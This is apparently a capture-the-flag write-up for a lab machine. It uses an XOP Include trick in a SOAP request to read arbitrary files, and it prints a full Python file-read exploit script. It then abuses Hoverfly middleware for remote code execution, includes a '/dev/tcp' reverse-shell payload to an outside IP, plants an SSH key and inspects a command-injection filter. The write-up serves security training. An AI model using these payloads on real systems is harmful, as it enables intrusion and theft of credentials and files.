It shows xml. I can use soapUI tool to analyze it.





It shows sample request to send. Let's copy it to burpsuite and send it.



It works. Let's change arg0 section and check the response

```
<arg0>
     <confidential>
          ?
     </confidential>
     <!--Optional:-->
     <content>
          ?
     </content>
     <!--Optional:-->
     <department>
          ?
     </department>
     <!--Optional:-->
     <employeeName>
          ?
     </employeeName>
</arg0>
```

```
<arg0>
     <confidential>
          a
     </confidential>
     <!--Optional:-->
     <content>
          b
     </content>
     <!--Optional:-->
     <department>
          c
     </department>
     <!--Optional:-->
     <employeeName>
          d
     </employeeName>
</arg0>
```

```
1  HTTP/1.1 200 OK
2  Date: Fri, 10 Jul 2026 17:21:10 GMT
3  Content-Type: text/xml;charset=iso-8859-1
4  Content-Length: 260
5  Server: Jetty(9.4.27.v20200227)
6
7  <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
       <soap:Body>
            <ns2:submitReportResponse xmlns:ns2="http://devarea.htb/">
                 <return>
                      Report received from d. Department: c. Content: b
                 </return>
            </ns2:submitReportResponse>
       </soap:Body>
   </soap:Envelope>
```

It looks like except confidential, all other elements shows up in the response.


Get dev_ryan shell


Let's put PoC payloads into this request

```
POST /test HTTP/1.1
Host: your-ip:8080
Content-Type: multipart/related; boundary=----kkkkkk123123213
Content-Length: 472
Connection: close

------kkkkkk123123213
Content-Disposition: form-data; name="1"

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:web="http://service.namespace/">
   <soapenv:Header/>
   <soapenv:Body>
      <web:test>
         <arg0>
<count><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/hosts"></xop:Include></count>
</arg0>
      </web:test>
   </soapenv:Body>
</soapenv:Envelope>
------kkkkkk123123213--
```





Result shows base64 encoded /etc/hosts. I'll ask claude to create python code to send this request with filename as argument.

```
#!/usr/bin/env python3
"""
Send a SOAP submitReport request with an XOP Include pointing to a
local file:// path (arg1), against devarea.htb's employeeservice endpoint.

Usage:
    python3 xop_exploit.py <file_path>

Example:
    python3 xop_exploit.py /etc/passwd
"""

import sys
import requests
import re
import base64
import textwrap

def build_body(file_path: str) -> bytes:
    boundary = "----kkkkkk123123213"

    xml = f"""<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:dev="http://devarea.htb/">
```

```
   <soapenv:Header/>
   <soapenv:Body>
      <dev:submitReport>
         <!--Optional:-->
         <arg0>
            <confidential>w</confidential>
            <!--Optional:-->
            <content><xop:Include
xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///{file_path}">
</xop:Include></content>
            <!--Optional:-->
            <department>?</department>
            <!--Optional:-->
            <employeeName>?</employeeName>
         </arg0>
      </dev:submitReport>
   </soapenv:Body>
</soapenv:Envelope>
"""

    body = (
        f"------{boundary}\r\n"
        f'Content-Disposition: form-data; name="1"\r\n\r\n'
        f"{xml}\r\n"
        f"------{boundary}--\r\n"
    )

    return body.encode(), boundary


def main():
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <file_path>")
        sys.exit(1)

    file_path = sys.argv[1]
    target = "http://devarea.htb:8080/employeeservice"

    body, boundary = build_body(file_path)

    headers = {
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
Gecko/20100101 Firefox/140.0",
        "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
```

```
        "Content-Type": f"multipart/related; boundary=----{boundary}",
        "Connection": "keep-alive",
    }

    resp = requests.post(target, headers=headers, data=body)

    match = re.search(r"Content:\s*(.+?)</return>", resp.text, re.DOTALL)
    b64 = "".join(match.group(1).split())
    decoded = base64.b64decode(b64).decode("utf-8")
    if (len(decoded)!=0):
        print(decoded)


if __name__ == "__main__":
    main()
```


```
┌─[parrot@parrot]─[~/Documents/devarea]
└──╼ $python3 test.py /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
```

It works, so let's look for ssh key


```
┌─[parrot@parrot]─[~/Documents/devarea]
└──╼ $python3 test.py /home/dev_ryan/.ssh
known_hosts
```


But dev_ryan has no key. Let's look for processes run in this machine.

```
# Get pids that is running
python3 test.py /proc | grep -E '^[0-9]+' > pids.txt
# Look for commands that match pid
for i in $(cat pids.txt);do python3 test.py /proc/$i/cmdline
2>/dev/null;done
```




It leaks hoverfly credentials, so let's login.





I can login and it shows version 1.11.3




This version has RCE vulnerability with PoC(https://github.com/SpectoLabs/hoverfly/security/advisories/GHSA-r4h8-hfp2-ggmf)

```
PUT /api/v2/hoverfly/middleware HTTP/1.1
Host: localhost:8888
sec-ch-ua-platform: "macOS"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8888/dashboard
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 101

{
    "binary": "/bin/bash",
    "script": "whoami"
}
```

So let's try.



Command works! Let's start listener and get reverse shell.

Request

Pretty Raw Hex

```
1  PUT /api/v2/hoverfly/middleware HTTP/1.1
2  Host: devarea.htb:8888
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://devarea.htb:8888/dashboard
8  Authorization: Bearer
   eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwOTQ3NDc1NjksImlhdCI6MTc4MzcwN
   zU2OSwic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1pbiJ9.zJEQseuAyG319wrZNI25PA5L-QjgHO3CcC
   3qyn5K-9u70ZbJUSDbVjKWIJ38xEhtEosM1f4gJOFA6KbWg1yWsQ
9  DNT: 1
10 Connection: keep-alive
11 Content-Length: 56
12
13 {
14      "binary":"/bin/bash",
15      "script":"bash -i >& /dev/tcp/10.10.16.59/9001 0>&1"
16 }
```

```
┌──[parrot@parrot]─[~/Documents/devarea]
└─── $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.244.208 35100
bash: cannot set terminal process group (1459): Inappropriate ioctl for device
bash: no job control in this shell
dev_ryan@devarea:/opt/HoverFly$
```

Get syswatch shell

dev_ryan home directory has a zip file

```
dev_ryan@devarea:/opt/HoverFly$ cd /home/dev_ryan
cd /home/dev_ryan
dev_ryan@devarea:~$ ls
ls
syswatch-v1.zip
user.txt
dev_ryan@devarea:~$
```


To use scp, let's create authorized_keys file




Copy my key to ~/.ssh/authorized_keys



And ssh




Now I can use scp to copy the zip file



Unzip the file and check the vulnerability in this code

```
unzip syswatch-v1.zip
opengrep scan --config /opt/opengrep-rules/python --config /opt/opengrep-rules/bash
```



It shows command injection vulnerability.

```python
@app.route("/service-status", methods=["GET", "POST"])
@app.route("/service-status/", methods=["GET", "POST"])

SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")

def service_status():
    r = require_login()
    if r:
        return r
    output = None
    error = None
    service = ""
    if request.method == "POST":
        service = request.form.get("service", "").strip()
        if not service or not SAFE_SERVICE.match(service):
            error = "Invalid service name"
        else:
            try:
                res = subprocess.run([f"systemctl status --no-pager {service}"],
                                     shell=True,capture_output=True, text=True, timeout=10)
                output = res.stdout if res.stdout else res.stderr
            except Exception as e:
                error = str(e)
    return render_template("service_status.html", output=output, error=error, service=service)
```

It forbids these service names

Characters that are not allowed

Inside the negated character class:

